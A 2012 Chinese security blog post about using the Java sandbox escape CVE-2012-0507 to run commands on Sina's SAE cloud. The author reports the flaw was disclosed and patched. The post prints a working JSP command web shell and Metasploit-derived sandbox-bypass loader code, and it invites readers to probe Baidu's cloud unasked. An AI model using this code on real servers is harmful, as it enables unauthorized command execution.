By kxlzx http://www.inbreak.net 微博：http://t.qq.com/javasecurity  
ps:此漏洞，新浪已修复。

**摘要**

新浪有云服务(SAE)，提供PHP、JAVA等环境，供用户搭建网站，用户都在同一个云上，为了防止恶意用户在云上面DDOS，旁注黑掉其他云用户什么的，所以必须做安全限制，至少不允许用户调用某些关键函数。java对这种需求，有完美解决方案的，提供安全沙盒，有了安全沙盒，就限制了很多函数。但是java也有出漏洞的时候，今年新出了漏洞CVE20120507，绕过安全JAVA沙箱，新闻上讲，这个漏洞被用来黑苹果电脑。这个漏洞相关的技术，老外有分析文，国内也有分析文，虽然作者还是抱有疑问，但是并没有深究，所以原理方面的东西，就不献丑了。本文的目的，是把这个漏洞换个场景利用起来。

**正文**


如前文所讲，这个漏洞的作用，是bypass java的沙盒的，被黑客用来做by pass applet的沙盒，这才导致了一些苹果电脑被黑。Bypass applet沙盒，主要被应用于，浏览器访问网站时，处理applet应用，而applet本身，使用了security Manage 和policy文件配合，做了沙盒，绕过沙盒后，可以执行任意代码。（如果不绕过，只能执行有限的，无害的代码）。于是有了exp，可以反弹连接等等。

既然这个漏洞可以bypass沙盒，那理论上不应该仅仅是applet的沙盒，据作者所知，沙盒还有一个地方可以用，就是传说中的云。比如GAE、SAE、BAE、以及其他一些允许java网站，但是一大堆限制的云服务。

那我们先从SAE开始（文章发布时，已经修补）吧，目前SAE还是测试阶段，需要有邀请码，才能使用。我们看看沙盒的限制。

SAE有沙盒：  
比如执行系统命令，rumtime.exec函数，是不允许调用的，下面代码测试一下，看看限制信息。

|  |
| --- |
| <%@page  **import**="msf.x.\*,java.io.\*,java.util.concurrent.atomic.AtomicReferenceArray"%>  <%  java.lang.Process process = **null**;  process = Runtime.getRuntime()  .exec(request.getParameter("cmd"));  ByteArrayOutputStream resultOutStream = **new** ByteArrayOutputStream();  InputStream processInStream = **new** BufferedInputStream(  process.getInputStream());  BufferedReader buffer = **new** java.io.BufferedReader(  **new** java.io.InputStreamReader(processInStream));  **int** num = 0;  String strresult = "";  String result = "";  **while** ((strresult = buffer.readLine()) != **null**) {  result += strresult;  }  %><%=result%>  <%  processInStream.close();  processInStream = **null**;  resultOutStream.close();  resultOutStream = **null**;    %> |

上传后，我们执行：  
http://1.javasec.sinaapp.com/cmd.jsp?cmd=ls –l  
结果页面，显示权限不够：  
[](http://www.inbreak.net/wp-content/uploads/2012/07/image002.jpg)

这就是沙盒权限限制的经典提示，无论是applet沙盒，还是云沙盒。  
看到这个信息，就刚好可以用到cve20120507了。  
代码原理大家自己翻文章吧，国内有人已经翻译出来了。  
Bypass3.jsp代码，这个文件负责把Help类放入Help类的work函数中：

|  |
| --- |
| <%  **try** {  **byte**[] arrayOfByte = { 这里是某代码，大家自己google能找到 };  ObjectInputStream localObjectInputStream = **new** ObjectInputStream(  **new** ByteArrayInputStream(arrayOfByte));  Object[] arrayOfObject = (Object[]) (Object[]) localObjectInputStream  .readObject();  Help[] arrayOfHelp = (Help[]) (Help[]) arrayOfObject[0];  AtomicReferenceArray localAtomicReferenceArray = (AtomicReferenceArray) arrayOfObject[1];  ClassLoader localClassLoader = getClass().getClassLoader();  localAtomicReferenceArray.set(0, localClassLoader);  Help localHelp = arrayOfHelp[0];  %><%=Help.doWork(localHelp, request.getParameter("cmd").toString())%><%  } **catch** (Exception e) {  }  %> |

代码调用一个class的代码，Help类，代码如下：


|  |
| --- |
| String String1 = "ExpFile"; *//这个是expfile的类名*  **Class** localClass = **null**;  **byte**[] classData1 = { -54, -2, -70, -66, 0, 0, 0, 50, 0...  这里是 expfile.**class**的**byte**数组形式内容，直接读取这个文件，输出**byte**数组可以得到。 };  URL localURL = **new** URL("file:///");  Certificate[] arrayOfCertificate = **new** Certificate[0];  Permissions localPermissions = **new** Permissions();  localPermissions.add(**new** AllPermission());  ProtectionDomain localProtectionDomain = **new** ProtectionDomain(  **new** CodeSource(localURL, arrayOfCertificate),  localPermissions);  **try** {  **Class** c = paramHelp.loadClass(String1);  localClass = c;  } **catch** (Exception e) {  localClass = paramHelp.defineClass(String1, classData1, 0,  classData1.length, localProtectionDomain);  }  Field localField1 = localClass.getField("data");  localField1.set(localClass, cmd);  paramHelp = **null**;  **if** (localClass != **null**) {  localClass.newInstance();  }  Field localFieldresult = localClass.getField("cmdresult");  String sresult = localFieldresult.get(localClass).toString();  **return** sresult; |

这段代码中load了expfile.class的byte数组形式，当然也有人直接读取class文件，expfile这个类，随便怎么写，都是可以突破沙盒执行的，我的这段代码，也就是个runtime.exec，然后拿到执行结果，所以就不放出了。  
这段代码，来自MSF框架，其中修改了一部分：

|  |
| --- |
| **try** {  **Class** c = paramHelp.loadClass(String1);  localClass = c;  } **catch** (Exception e) {  localClass = paramHelp.defineClass(String1, classData1, 0,  classData1.length, localProtectionDomain);  } |

这是个很重要的技巧，本来MSF框架生成的代码，都是在applet里执行一次就够了，反弹连接啊，下载exe啊什么的，都可以了，不会产生异常。即便下次打开页面，也是新的一次启动执行。但是放在web中执行，一般需要执行多次，而web容器的classloader不会重启，所以必然会产生异常。

原理：  
ClassLoader（paramHelp这个对象继承classLoader）这个类，在执行第二次defineClass方法时，会二次加载同一个类（这里是二次加载expfile类），java的classloader中，是不允许二次加载同一个类的，所以就会报错。为了解决这个问题，只好用了一次try和cache结构，如果当前的classloader已经加载过了expfile类，就直接用，不需要再次加载同一个类。只有解决这个问题，MSF本来用在applet上的代码，才能在web中多次执行，否则你看到的结果，必然是，第一次访问页面，执行成功，第二次，报错。

效果如下：  
[](http://www.inbreak.net/wp-content/uploads/2012/07/image004.jpg)

这个结果，bypass了SAE上，本来不允许执行runtime.exec，并且返回了执行结果。此漏洞已经告诉新浪安全的同学，并且已经修补。升级JRE就可以修补这个漏洞，修补后的结果，是返回null。

这是SAE的执行结果，BAE（百度的云）不给力，不给我验证码，所以就不通知他们了，有没有漏洞，大家自己去测试吧。

Java有不少类似的漏洞，虽然漏洞的公告上，都写明了漏洞的影响，事实上有很多中攻击手段，但是因为其中一种危害特别大，导致人们的都聚焦到这个上面，而忽略了原本公告上给出的重要信息。这个漏洞出来了这么久，oracle也早就出了补丁，大家升级本机上的jre，但是却忽略了服务器上的影响。  
By kxlzx http://www.inbreak.net 微博：http://t.qq.com/javasecurity